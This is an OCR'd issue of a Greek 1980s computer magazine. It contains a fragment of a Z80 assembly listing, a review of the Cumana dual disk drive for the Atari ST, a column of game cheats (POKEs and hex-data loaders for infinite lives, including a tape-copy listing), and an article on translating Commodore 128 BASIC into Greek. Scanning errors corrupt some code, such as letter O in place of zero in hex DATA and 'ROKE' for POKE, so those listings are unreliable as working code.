0293 22 06 D0               LD   (0D006H),HL ;"..
0296 E1                     POP  HL         ;.
0297 22 04 D0               LD   (0D004H),HL ;"..
029A E1                     POP  HL         ;.
029B 22 02 D0               LD   (0D002H),HL ;"..
029E E1                     POP  HL         ;.
029F 22 00 D0               LD   (0D000H),HL ;"..
02A2 C3 84 03               JP   0384H      ;...
```

Listing 3

```
011A F3                      DI                  ;.
011B 2A 07 01                LD   HL,(0107H)     ;*..
011E 01 01 BC                LD   BC,0BC01H      ;...
0121 ED 49                   OUT  (C),C          ;.I
0123 04                      INC  B              ;.
0124 ED 69                   OUT  (C),L          ;.i
0126 05                      DEC  B              ;.
0127 0C                      INC  C              ;.
0128 7D                      LD   A,L            ;}
0129 CB 3F                   SRL  A              ;.?
012B C6 1A                   ADD  A,1AH          ;..
012D ED 49                   OUT  (C),C          ;.I
012F 04                      INC  B              ;.
0130 ED 79                   OUT  (C),A          ;.y
0132 05                      DEC  B              ;.
0133 0E 06                   LD   C,6            ;..
0135 ED 49                   OUT  (C),C          ;.I
0137 04                      INC  B              ;.
0138 ED 61                   OUT  (C),H          ;.a
013A 3A 03 01                LD   A,(0103H)      ;:..
013D 01 10 7F                LD   BC,7F10H       ;...
0140 F6 8C                   OR   8CH            ;..
0142 ED 79                   OUT  (C),A          ;.y
0144 3A 04 01                LD   A,(0104H)      ;:..
0147 6F                      LD   L,A            ;o
0148 26 00                   LD   H,0            ;&.
014A 11 CD 02                LD   DE,02CDH       ;...
014D 19                      ADD  HL,DE          ;.
014E 7E                      LD   A,(HL)         ;~
014F ED 49                   OUT  (C),C          ;.I
0151 ED 79                   OUT  (C),A          ;.y
0153 21 09 01                LD   HL,0109H       ;!..
0156 0E 00                   LD   C,0            ;..
0158 E5             L0158:   PUSH HL             ;.
0159 6E                      LD   L,(HL)         ;n
015A 26 00                   LD   H,0            ;&.
015C 19                      ADD  HL,DE          ;.
015D ED 49                   OUT  (C),C          ;.I
015F 7E                      LD   A,(HL)         ;~
0160 ED 79                   OUT  (C),A          ;.y
0162 E1                      POP  HL             ;.
0163 23                      INC  HL             ;#
0164 0C                      INC  C              ;.
0165 CB 61                   BIT  4,C            ;.a
0167 28 EF                   JR   Z,L0158        ;(.
0169 31 84 03                LD   SP,0384H       ;1..
016C 21 00 C0                LD   HL,0C000H      ;!..
016F 3E 01                   LD   A,1            ;>.
0171 16 04                   LD   D,4            ;..
0173 CD CC 01                CALL 01CCH          ;...
0176 3A 19 01                LD   A,(0119H)      ;:..
0179 B7                      OR   A              ;.
017A 28 3B                   JR   Z,L01B7        ;(;
017C 21 00 40                LD   HL,4000H       ;!.@
017F 06 7F                   LD   B,7FH          ;..
0181 11 C4 C0                LD   DE,0C0C4H      ;...
0184 72                      LD   (HL),D         ;r
0185 ED 59                   OUT  (C),E          ;.Y
0187 73                      LD   (HL),E         ;s
0188 ED 51                   OUT  (C),D          ;.Q
018A 7E                      LD   A,(HL)         ;~
018B BA                      CP   D              ;.
018C 20 29                   JR   NZ,L01B7       ; )
018E 0E C4                   LD   C,0C4H         ;..
0190 3E 11                   LD   A,11H          ;>.
0192 16 14                   LD   D,14H          ;..
0194 CD C5 01                CALL 01C5H          ;...
0197 0E C5                   LD   C,0C5H         ;..
0199 3E 15                   LD   A,15H          ;>.
019B 16 18                   LD   D,18H          ;..
019D CD C5 01                CALL 01C5H          ;...
01A0 0E C6                   LD   C,0C6H         ;..
01A2 3E 19                   LD   A,19H          ;>.
01A4 16 1C                   LD   D,1CH          ;..
01A6 CD C5 01                CALL 01C5H          ;...
01A9 0E C7                   LD   C,0C7H         ;..
01AB 3E 1D                   LD   A,1DH          ;>.
01AD 16 20                   LD   D,20H          ;.
01AF CD C5 01                CALL 01C5H          ;...
01B2 01 C0 7F                LD   BC,7FC0H       ;...
01B5 ED 49                   OUT  (C),C          ;.I
01B7 21 84 03       L01B7:   LD   HL,0384H       ;!..
01BA 3E 05                   LD   A,5            ;>.
01BC 16 10                   LD   D,10H          ;..
01BE CD CC 01                CALL 01CCH          ;...
01C1 2A 05 01                LD   HL,(0105H)     ;*..
01C4 E9                      JP   (HL)           ;.
```

TEST
ΠΕΡΙΦΕΡΕΙΑΚΟΥ

CUMANA DRIVE: ΤΟ ΤΡΟΜΕΡΟ ΔΙΔΥΜΟ



Είναι γεγονός ότι τα disk drives έχουν γίνει σχεδόν απαραίτητα ακόμα και στον απλό χομπίστα. Την ίδια γνώμη είχε και η Cumana, η οποία δεν έμεινε με σταυρωμένα χέρια και παρουσίασε ένα διπλό disk drive για τη σειρά ATARI ST.

ΤΟΥ Δ. ΑΣΗΜΑΚΟΠΟΥΛΟΥ


Το δίδυμο της Cumana χαρακτηρίζεται από τη λεπτότητά του, αφού το ύψος της συσκευής δεν είναι πάνω από 5 εκατοστά. Έτσι, το πρώτο πράγμα που σκεφτήκαμε να κάνουμε ήταν να τοποθετήσουμε το περιφερειακό κάτω από το monitor του ST, διαπιστώνοντας ότι αυτή ήταν η καλύτερη θέση που θα μπορούσαμε να του δώσουμε πάνω στο γραφείο μας.

Η συσκευή είναι πλατιά και χαρακτηρίζεται από το απαλό γκρι χρώμα της. Ο διακόπτης On-Off βρίσκεται στην μπροστινή μεριά του περιφερειακού, μαζί με το διακόπτη επιλογής πυκνότητας (density) της δισκέτας. Ακόμη, μπροστά υπάρχουν οι υποδοχές των δισκετών - μία των 5,25 και μία των 3,5 ιντσών. Φυσικά δε λείπουν τα ενδεικτικά leds λειτουργίας και οι απαραίτητοι διακόπτες eject. Περνώντας στην πίσω πλευρά του περιφερειακού παρατηρούμε το καλώδιο σύνδεσης του διπλού drive το οποίο συνδέεται στην υποδοχή disk drive των ST και το καλώδιο της τροφοδοσίας του drive, το οποίο, ναι μεν είναι αρκετά μακρύ, ωστόσο όμως έχει μια παράξενη πρίζα στην οποία αναγκαστήκαμε να κάνουμε μία... επέμβαση για να δουλέψει. Κάτι επίσης αξιοσημείωτο είναι μία ψύκτρα που υπάρχει στην πίσω πλευρά του περιφερειακού και η οποία χρησιμεύει στο να ανακουφίζει το τροφοδοτικό του.

ΜΙΑ ΑΔΙΑΚΡΙΤΗ ΜΑΤΙΑ ΣΤΑ ΕΝΔΟΤΕΡΑ

Ξεβιδώνοντας τις δύο βίδες που υπάρχουν στο πλαϊνό μέρος του περιφερειακού, σηκώσαμε το πάνω κάλυμμα και βρεθήκαμε μπροστά σ' ένα μικρό τεχνολογικό θαύμα. Τα drives είναι της NEC

και διαβάζουν single και double sided δισκέτες (έχουν δηλαδή δύο κεφαλές ανάγνωσης/εγγραφής). Ακόμη υπάρχει ένας adaptor, ο οποίος ανάλογα με τη θέση του διακόπτη της πυκνότητας καθορίζει τον αριθμό των tracks (40 για single density και 80 για double). Το πρώτο πράγμα που χτυπά αμέσως στο μάτι είναι ότι τα drives είναι συνδεδεμένα παράλληλα, πράγμα που σημαίνει ότι αν έχετε ήδη κάποιο drive συνδεδεμένο (π.χ. 520STFM, 1040STF) θα πρέπει να αποσυνδέσετε κάποιο από τα δύο, γιατί αλλιώς θα πάθετε και εσείς αυτό που πάθαμε και εμείς! Κατά τα άλλα η κατασκευή είναι πάρα πολύ προσεγμένη, χωρίς κολλήσεις της τελευταίας στιγμής και διάφορα άλλα τινά. Το τροφοδοτικό είναι αρκετά ισχυρό και μπορεί να ανταποκριθεί άνετα στις απαιτήσεις ρεύματος των δύο drives. Το μόνο ίσως αρνητικό σημείο του τροφοδοτικού είναι ένας μικρός βόμβος. Ικανοποιημένοι από την ποιότητα της κατασκευής ετοιμαστήκαμε να δουλέψουμε με το περιφερειακό.



Το εσωτερικό του Cumana drive. Πίσω αριστερά φαίνεται ο διακόπτης 40/80 tracks, ενώ από κάτω διακρίνεται ο connector που πρέπει να βγει.

ΕΠΙ ΤΟ ΕΡΓΟΝ

Αφού συνδέσαμε το drive σε έναν ATARI 1040STF ανάψαμε πρώτα το περιφερειακό και μετά τον υπολογιστή. Εδώ συνέβει κάτι το πολύ παράξενο. Μόλις δοκιμάσαμε να κάνουμε boot με μια δισκέτα από το drive A, διαπιστώσαμε έκπληκτοι ότι ο ST δεν αναγνώριζε το εσωτερικό του drive! Σα να μην έφταναν όλα αυτά, όταν δοκιμάσαμε να πάρουμε directory από το drive B, όταν υπήρχε δισκέτα στο drive A παίρναμε συνεχώς το μήνυμα drive B: is not responding! Τελικά καταλάβαμε ότι έπρεπε να αποσυνδέσουμε τη μία από τις δύο μονάδες. Έτσι λοιπόν αρχικά αναγκαστήκαμε να βγάλουμε off-line το drive των 5,25", για να μπορέσουμε να φέρουμε σε πέρας αυτό το test. Πρέπει ωστόσο να επισημάνουμε ότι αυτό το πρόβλημα δεν παρουσιάζεται στην περίπτωση που ο ST δεν έχει ενσωματωμένο disk drive (πχ. 520ST).

Η λειτουργία του drive θα μπορούσαμε να πούμε ότι είναι σχεδόν αθόρυβη. Δοκιμάζοντας να φορμάρουμε μία δισκέτα είδαμε ότι δεν υπήρχε κανένα απολύτως πρόβλημα. Από άποψη ταχύτητας, τώρα, διαπιστώσαμε ότι είναι το ίδιο γρήγορο με αυτό του ST (δηλαδή πολύ γρήγορο). Έχοντας κάποια πείρα από σαφάρι με drives (!) αποφασίσαμε να το υποβάλουμε σε μερικές «τυπικές» ασκησούλες. Αρχίσαμε λοιπόν με Superbase και ψάξιμο καρτελών στη δισκέτα. Η διαδικασία κράτησε αρκετή ώρα και ομολογουμένως μας άφησε άριστες εντυπώσεις, καθώς δεν υπήρχε κανένα απολύτως πρόβλημα παρ' όλα τα ανοίγματα-κλεισίματα και ψαξίματα αρχείων. Μετά από την database, σειρά είχαν οι αντιγραφές. Ξεκινήσαμε από τα απλά filecopy και diskcopy του GEM, τα οποία δούλεψαν χωρίς να παρουσιάσουν κανένα απολύτως πρόβλημα. Ακολούθησαν μερικά back-ups χρήσιμων προγραμμάτων, τα οποία έγιναν με διάφορα αντιγραφικά. Και σ' αυτή την περίπτωση το Cumana drive ανταποκρίθηκε άψογα. Μάλιστα, υπήρξαν μερικές δισκέτες οι οποίες αρνιόνταν να διαβαστούν από το drive A και διαβάζονταν μόνο από το Cumana drive (κάπου-κάπου θέλει και ένα καθάρισμα αυτός ο άμοιρος ο 1040)!

Έχοντας δουλέψει αρκετά με το drive των 3,25", αποφασίσαμε να συνδέσουμε και το drive των 5,25". Φυσικά και αυτό ορίστηκε σαν drive B. Όπως και στην περίπτωση του 3,25", το drive των 5,25" λειτούργησε άψογα και χωρίς να δημιουργήσει το παραμικρό πρόβλημα. Αυτό το drive το δοκιμάσαμε μέσα από το PC-DITTO. Αφού κάναμε installation μέσα από το PC-Emulator φορτώσαμε το MS-DOS (μπρρρρρρ!!!) και αρχίσαμε τις μεταφορές αρχείων από δισκέτες των 5,25" σε δισκέτες των 3,5". Και εδώ δεν υπήρξε κανένα απολύτως πρόβλημα και το περιφερειακό λειτούργησε άψογα, χωρίς να μας ταλαιπωρήσει καθόλου. Φυσικά το drive δουλεύει άψογα και σε περιβάλλον GEM. Κάτι που πρέπει να προσέξετε ιδιαίτερα είναι ο τύπος των δισκετών που θα χρησιμοποιήσετε, γιατί οι standard 5,25" δισκέτες που χρησιμοποιούν τα συμβατά δεν είναι κατάλληλες για double density format, αφού μπορούν να «αντέξουν» μόνο 48TPI (Tracks Per Inch).

ΕΠΙΛΟΓΟΣ

Ομολογουμένως πρόκειται για μία πολύ αξιόλογη και χρήσιμη συσκευή, αφού συνδυάζει drives των 5,25" και 3,5". Ένα βασικό πρόβλημα που εντοπίζεται είναι στην περίπτωση που ήδη υπάρχει κάποιο disk drive συνδεδεμένο με το σύστημα. Θα μπορούσαμε να πούμε ότι το περιφερειακό απευθύνεται περισσότερο στους χρήστες του 520ST και όχι τόσο σ' αυτούς του 1040STF ή του 520STFM.

Η τιμή του περιφερειακού με ΦΠΑ είναι 120000 και είναι αρκετά υψηλή, αν τη συγκρίνει κανείς με την τιμή του ATARI ST.

■

Το CUMANA Drive μας παραχώρησε το ATARI CLUB (Σολωμού 25 Α και Μπόταρη 7, τηλ. 3644695).

ΕΛΛΗΝΙΚΟ ΠΡΟΪΟΝ
ACOCSOFT
ΕΝΑΣ ΕΝΑΣ ΕΧΕΙ ΓΙΑ ΟΛΟΥΣ!
Μ'ΕΠΡΗ ΠΟΣΕΣ ΦΟΡΕ ΠΩΣ ΕΙΝΑ ΕΛΛΗ
ΘΑ Μ'ΑΦΗΣΕΙΣ ΝΑ ΠΑΙΖΩ ΚΑΙ ΓΩ ΤΟΝ DAK-NAF ΘΑΝΑΣΑΚΗ;
ΕΓΩ ΤΡΕΛΑΙΝΟΜΑΙ ΓΙΑ ΠΕΡΙΠΕΤΕΙΕΣ!
ΕΧΕΙ ΠΑΙΔΙ ΜΟΥ ΓΙΑ ΟΛΑ ΤΑ ΓΟΥΣΤΑ

HINTS & TIPS

Λουλούδια του hacking, γειά σας. Με τι άλλη λέξη θα μπορούσα ν' αρχίσω τα hints του Μαΐου, που ως γνωστόν είναι ο μήνας των λουλουδιών (και των γαϊδάρων). Η άνοιξη λοιπόν έχει μπει για τα καλά, σέρνοντας πίσω της όλα τα επακόλουθα. Το απόβραδο μας βρίσκει να κοιτάμε μελαγχολικοί την Αθήνα, ανάμεσα από τις κεραίες του Λυκαβηττού, και μετά να κατηφορίζουμε για το σπίτι για να παίξουμε Dungeonmaster, ακούγοντας Black απ' το στερεοφωνικό. "It's a wonderful life", λοιπόν. Αρχίζουμε;

LAST MISSION (CBM)



Το πρώτο tip γι' αυτό το μήνα έρχεται από την ανανεωμένη, μετά την ανάκτηση των τεσσάρων βαθμών, Λάρισα. Για άπειρες ζωές, λοιπόν, κάντε reset και δώστε:
POKE 7927, 234: POKE 7928, 234: POKE 7929, 234.
Το παιχνίδι ξαναρχίζει με SYS 7171.

Αυτά από τον παλιό φίλο της στήλης, τον Ηλία Τσιάντα (viva ΑΕΛάρα, μεγάλε), τον οποίο και ευχαριστούμε.

QUASIMODO (QL)

Μόλις φορτωθεί το πρόγραμμα, κάντε Break (CTRL+SPACE) και EDIT 1020. Βρείτε στη γραμμή 1020 τη σταθερά huns=huns-1 και κάντε την huns=huns. Από κει και πέρα, θα έχετε άπειρες ζωές και το σώσιμο της Esmeralda θα είναι απλά θέμα χρόνου. Το tip από τον QLίστα Γιώργο Κωνσταντόπουλο.

COMMANDO (CBM)

Η ανανέωση σε όλο της το μεγαλείο. Ο Κώστας Τυφεκίδης συμβουλεύει τα εξής:

Αρχικά γράψτε LOAD και πατήστε Return. Μόλις φορτωθεί το πρώτο κομμάτι του προγράμματος θα εμφανιστεί το γνωστό σε όλους σας "Ready". Τώρα δώστε:
POKE 1010, 76 (Return)
POKE 1011, 248 (Return)
POKE 1012, 252 (Return)
και RUN.
Το φόρτωμα θα συνεχιστεί, μέχρι που κάποια στιγμή θα γίνει reset. Μετά το reset δώστε:
POKE 816, 167 (Return)
POKE 817, 2 (Return)
POKE 2086, 248 (Return)
POKE 2087, 252 (Return)
και

SYS 2061

Το φόρτωμα θα ξαναρχίσει για να φορτωθεί όλο το υπόλοιπο παιχνίδι και να γίνει το τελικό reset, οπότε και δίνετε:
POKE 14631, 0 για άπειρες ζωές και
POKE 2456, 69 για άπειρες χειροβομβίδες.

Τώρα, αν δεν με πιστεύετε και θέλετε να δείτε αν όλα τα παραπάνω είναι αλήθεια, δίνετε και ένα **SYS 2128,** αλλιώς...

GOBBLEMAN (SPECTRUM)

Πληκτρολογήστε:

```
10 REM listing 1 loader
20 CLEAR 24910
30 LOAD "gobbleman" CODE 24911, 6850
40 POKE 25864, 24
50 PRINT USR 28416
```

και σώστε το σε μια κενή κασέτα. Μετά κάντε NEW και ξαναπληκτρολογήστε:

```
10 REM listing 2 copy gobbleman
20 CLEAR 30000
30 PRINT "Put original tape an d press play"
40 LOAD "CODE 33552, 8200
50 CLS
60 PRINT "Put second tape and start recording"
70 SAVE "gobbleman" CODE 34911, 6850
```

Τώρα RUN και βάλτε την πρωτότυπη κασέτα να φορτώνει και, μόλις εμφανιστεί το μήνυμα "put second tape and start recording", βάλτε την κασέτα στην οποία έχετε σώσει το listing 1 και σώστε (μετά το listing φυσικά) τον κώδικα μηχανής που θα σας προκύψει. Το νέο αντίγραφο θα έχει άπειρες ζωές.

Η επέμβαση ήρθε από τον

κολλητό, πια, της στήλης, Τάσο Αντωνόπουλο.

BREAKTHRU (CBM)

Φορτώστε, κάντε reset και δώστε:
POKE 3059,120: POKE 3060,5
για άπειρα αυτοκινητάκια. Το παιχνίδι ξαναρχίζει με SYS 12616.

TAI PAN (AMSTRAD)



Μόλις μπείτε στο restaurant και πάρετε το δάνειο, βγείτε και ξαναμπείτε για να παίξετε το τυχερό παιχνίδι. Για να κερδίσετε, ποντάρετε τις δύο πρώτες φορές 10000$ στη γαλάζια πλάκα που είναι 4/1. Την τρίτη φορά παίξτε με την κόκκινη πλάκα, ποντάροντας πάλι 10000$. Με αυτόν τον τρόπο θα κερδίσετε 420000$.

Το «tip των τεσσάρων» ήρθε από τους Σωτήρη Παπανικολάου, Παναγιώτη Παπανικολάου, Γιάννη Οικονόμου και Μιχάλη Πετρόπουλο. Ευχαριστούμε παιδιά!


RENTAKILL RITA (SPECTRUM)

Λοιπόν, η στήλη έχει συγκεντρώσει την elite του αναγνωστικού κοινού. Εννοώ ότι μας διαβάζουν οι κορυφαίοι των επιστημών, των τεχνών και του αθλητισμού. Να μερικά ονόματα: Πάνθηρ Ροζ, Μάους Μίκυ, Σταρ μας Εθνική, Μινέλι Λίζα, Φοξ Σαμάνθα, Έντσον Αράντες Ντον Ασιμέντο. Το τελευταίο νέο του καλλιτεχνικού κόσμου είναι η επέμβαση που μας έστειλε ο Λάκης με τα Χαμηλά Ρεβέρ. **POKE 57982,0** λοιπόν για άπειρες ζωές και **POKE 58520,0: POKE 58229,0: POKE 58140,0** για να μην μειώνονται οι τροφές και το spray, όποτε τα χρησιμοποιείτε. Αυτά από τους καλλιτέχνες. Εμείς οι κοινοί θνητοί μπορούμε να συνεχίσουμε.

HIGH NOON (CBM)

Οι άπειροι σερίφηδες σας έρχονται αν κάνετε reset και δώσετε
POKE 18033,0: SYS 4*4096
Και οι δύο επεμβάσεις είναι του Κώστα Σταθόπουλου. Thanks, μεγάλε.

ARKANOID (AMSTRAD)



Πληκτρολογήστε το εξής:

```
10 MEMORY 12345: MODE 1: LOAD "arkanoid.ext"
20 LOCATE 5,10: INPUT "SELECT STAGE TO START";A
30 POKE &3B24,A-1
40 CALL &39AF
```

Προσοχή, το πρόγραμμα δεν δίνει άπειρες ζωές, αλλά σας δίνει τη δυνατότητα ν' αρχίσετε απ' όποια πίστα θέλετε. Το όλο listing είναι του Αλέξανδρου Μάλλη.

THE LIVING DAYLIGHTS (AMSTRAD)

Ένας συνάδελφος του γνωστού B_T, του στέλνει χαιρετίσματα και συμβουλεύει τα εξής:

```
10 J=&A604
20 READ A$: IF A$="END" THEN CALL &A60B
30 POKE J, VAL ("&"+A$): J=J+1: GOTO 20
40 DATA 30, 30, 37, 2E, 42, 49, 4E
50 DATA CD, 28, A6, 06, 07, 21, 04
60 DATA A6, 11, OD, 40, CD, 77, BC
70 DATA EB, CD, 83, BC, CD, 7A, BC
80 DATA 3E, 64, 32, 1C, 07, C3, 00
90 DATA 01, 3E, 01, CD, 0E, BC, 06
100 DATA OE, 21, 3F, A6, 7E, CD, 5A
110 DATA BB, 23, 10, F9, CD, OE, A6
120 DATA 00, 00, 00, 54, 45, 52, 52
130 DATA 59, 20, 43, 48, 45, 41, 54
140 DATA 49, 4E, 47, END
```

τρέξτε το και θα έχετε άπειρες ζωές.

Αυτά από τον Θόδωρο Σαλμά που δηλώνει φανατικός οπαδός της στήλης των hackers.

HEAD OVER HEELS (AMSTRAD)

Ο Δημήτρης Ασημακόπουλος (μέλος του PHT) συμβουλεύει να πληκτρολογήσετε τα παρακάτω:

```
30 addr=&A2F0: MEMORY addr-1
40 sum=0: FOR k=1 TO 16: READ a$: IF a$="END" THEN 50 ELSE a=VAL ("&"+a$): ROKE addr, a: addr=addr+1: sum=sum+a: NEXT: READ A$: IF VAL ("&"+a$) <> sum THEN PRINT "DATA Error": STOP ELSE 40
50 CALL &A2F0
60 END
70 DATA 00, 00, 00, 00, 00,  00, 00, 00, 00, 00, 21, FF, AB, 11, 40, 00, 21C
80 DATA 0E, 07, CD, CE, BC, 21, 4D, A3, 11, 00, C0, 06, 0C, CD, 77, BC, 660
90 DATA 21, 00, 01, CD, 83, BC, CD, 7A, BC, 21, 00, 01, 11, 00, 9F, 3E, 541
100 DATA 76, AE, 77, 23, 1B, 7A, B3, 3E, 76, 20, F6,
```

HINTS & TIPS

21, 59, A3, 11, 00, 5FE
110 DATA F0, 06, 0C, CD, 77, BC, 21, 00, C0, CD, 83, BC, CD, 7A, BC, 21, 813
120 DATA 65, A3, 11, 00, BF, 01, 60, 00, ED, B0, C3, 00, BF, 41, 48, 45, 626
130 DATA 41, 44, 31, 20, 20, 2E, 53, 42, 46, 41, 48, 45, 41, 44, 32, 20, 3A4
140 DATA 20, 2E, 42, 49, 4E, 21, 00, C0, E5, 11, 00, A0, 01, C0, 0D, ED, 559
150 DATA B0, E1, 11, 01, C0, 01, FF, 3F, 36, 00, ED, B0, AF, 32, C3, 26, 73F
160 DATA C3, 00, 01, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, C4
170 DATA END

Αυτά από το Δημήτρη.

GOLD RUNNER (AMIGA)

Πατώντας το πλήκτρο "I", πηγαίνετε στο bonus stage menu. Τώρα, αν θέλετε να τελειώσετε την πίστα χωρίς να χάσετε ζωή, πατήστε το πλήκτρο "U". Επίσης, ένας τρόπος για άπειρες ζωές είναι να πατήσετε το πλήκτρο F10. Με αυτό τον τρόπο τα λαμπάκια Power και Drive σβήνουν και όταν χάνετε ζωή, δεν περνάει στη μνήμη.

Ευχαριστούμε το Βασίλη Πρίντζη και ...Viva 68000.

METRO CROSS (AMSTRAD)

Λοιπόν, οι φίλοι του Amstrad αυτό το μήνα δεν θα πρέπει να έχουν κανένα παράπονο με τον κατακλυσμό των tips. Πληκτρολογήστε λοιπόν:

```
10 j=&COOO
20 RESTORE
30 READ A$
40 IF A$= "END" THEN CALL &COOA
50 POKE J, VAL ("&"+A$)
60 J=J+1
70 GOTO 30
100 DATA 4D, 45, 54, 52, 4F, 32, 2E, 42, 49, 4E
110 DATA 06, 0A, 21, 00, C0, 11, 00, 40, CD, 77
120 DATA BC, EB, CD, 83, BC, E5, CD, 7A, BC, E1
130 DATA AF, 32, 20, 6D: REM No collision
140 DATA 3E, C3, 32, 0A, 6D: REM Long jump
150 DATA E9, END
```

Το listing είναι του Νίκου Τσιούπρα.

Προετοιμαστείτε κατάλληλα για τις εξετάσεις που πλησιάζουν και για τις καλοκαιρινές σας εξορμήσεις στις παραλίες, φορέστε τα φοβερά σας σορτσάκια και καλή τύχη.

Εμείς τα ξαναλέμε τον άλλο μήνα. Γειά χαρά. ■

ΘΕΜΑ

COMMODORE 128 ΕΛΛΗΝΙΚΗ BASIC

ΤΟΥ ΒΑΓΓΕΛΗ ΓΙΑΝΝΕΛΟΥ

Το πρόγραμμα που σας παρουσιάζουμε φιλοδοξεί να μάθει ελληνικά στην BASIC του COMMODORE 128. Τι λέτε λοιπόν; Δεν είναι καλύτερα, αντί να προσπαθείτε να μάθετε τη γλώσσα του υπολογιστή, να προσπαθήσει να μάθει εκείνος τη δική σας;

Καθένας που έχει μια μικρή έστω σχέση με το χώρο των Ηλεκτρονικών Υπολογιστών, είναι σε θέση να καταλάβει τι σημαίνει ο τίτλος: ΕΛΛΗΝΙΚΗ BASIC. Δεν είναι τίποτα φοβερότερο από μια απλή αντικατάσταση των αγγλικών εντολών, συναρτήσεων και μηνυμάτων της BASIC από αντίστοιχα ελληνικά. Αυτό με τη σειρά του επίσης δεν σημαίνει τίποτε το πιο καταπληκτικό απ' το να προγραμματίζει κανείς χρησιμοποιώντας την εντολή ΓΡΑΨΕ αντί της αντίστοιχης PRINT.



Υποθέτω πως εγείρονται αμέσως τα εξής δύο ερωτήματα:

α. Είναι δυνατόν να γίνει κάτι τέτοιο τη στιγμή που τα λεξιλόγια αυτά όπως και τα μηνύματα, είναι γραμμένα στη ROM του υπολογιστή πράγμα που σημαίνει πως οποιαδήποτε προσπάθεια επέμβασης για τροποποίηση είναι αποτυχημένη εξ ορισμού;

β. Με ποιό τρόπο επιτυγχάνεται η μεταγραφή αυτή αν αποκλείσουμε τη μνημοβόρα περίπτωση ν' αντιγράψουμε όλη τη BASIC στη RAM και να προσπαθήσουμε να βρούμε ΟΛΑ τα σημεία που χρειάζονται τροποποίηση, κι επιτέλους ποιό το πρακτικό όφελος μιας τέτοιας εφαρμογής;

Η απάντηση στο πρώτο ερώτημα είναι εύκολη. Ναι, είναι δυνατόν να γίνει κάτι τέτοιο κι η απόδειξη είναι το πρόγραμμα που ακολουθεί. Όσον αφορά το δεύτερο ερώτημα υπάρχουν πιθανόν διάφορες απαντήσεις απ' τις οποίες θα προτιμήσω αυτή που έκανε την ύπαρξη του δικού μου προγράμματος δυνατή αναφέροντας μόνο πληροφοριακά ότι πραγματικά η λύση της αντιγραφής όλης της BASIC στη RAM δεν είναι μόνο εξαιρετικά μνημοβόρα αλλά και χρονοβόρα, όπως και δύσκολη, δηλαδή από κάθε άποψη ασύμφορη. Το πρόγραμμα λοιπόν που έχετε στα χέρια σας δεν δεσμεύει περισσότερο από 0.665039 K (δηλαδή 681 BYTES) απ' το χώρο των μεταβλητών της BASIC. Αυτός ο χώρος αντιπροσωπεύει μόνο τα ελληνικά μηνύματα λαθών της BASIC επειδή το πρόγραμμα, όπως και τα ευρετήρια εντολών και συναρτήσεων, εντοπίζονται σε χώρο κενό που έχει προβλεφθεί απ' την COMMODORE για ρουτίνες ή και μικρά προγράμματα, όπως μηχανής ($01300 - $01BFF). Τι γίνεται λοιπόν με την τεχνι-

κή; Η αλήθεια είναι πως κι εδώ δεν έχουμε να κάνουμε με τίποτε το υπερφυσικό. Ναι βέβαια η ROM είναι απαραβίαστη, αλλά αυτό καθόλου δεν σημαίνει πως δεν υπάρχουν τρόποι επέμβασης και μάλιστα όταν η εταιρία που γράφει την BASIC ή και το λειτουργικό σύστημα, φροντίζει ν᾽ αφήνει ανοικτά μερικά «παράθυρα» για να μπορούν πού και πού οι σκύλοι ν᾽ αλέθουν. Με λίγα λόγια (όσοι έχουν προγραμματίσει ποτέ 6502 ASM δεν έχουν ανάγκη ούτε αυτά τα λίγα λόγια) το πρόγραμμα μηχανής που συνιστά την BASIC 7.0 του C-128 έχει σε στρατηγικά σημεία την εντολή JMP (HILO) όπου η μεταβλητή HILO δεν αντιπροσωπεύει παρά οποιονδήποτε ακέραιο από 0 έως 65535. Η εντολή αυτή υπολογίζει τη θέση μνήμης που προκύπτει απ᾽ την πράξη: περιεχόμενο HILO + 256 * περιεχόμενο (HILO + 1), και μεταθέτει τη ροή του προγράμματος σ᾽ αυτή. Αυτό δεν εξυπηρετεί παρά ένα και μοναδικό σκοπό: Το να είναι δυνατό, αφού η HILO είναι πάντα στη RAM, να μετατίθεται η ροή ορισμένων ρουτινών της ROM στη RAM με μια αλλαγή στο βέλος (VECTOR είναι ο όρος που χρησιμοποιείται για την HILO) για να εκτελούνται οι αντίστοιχες δικές μας που έχουμε φροντίσει να γράψουμε πριν κάνουμε την αλλαγή.

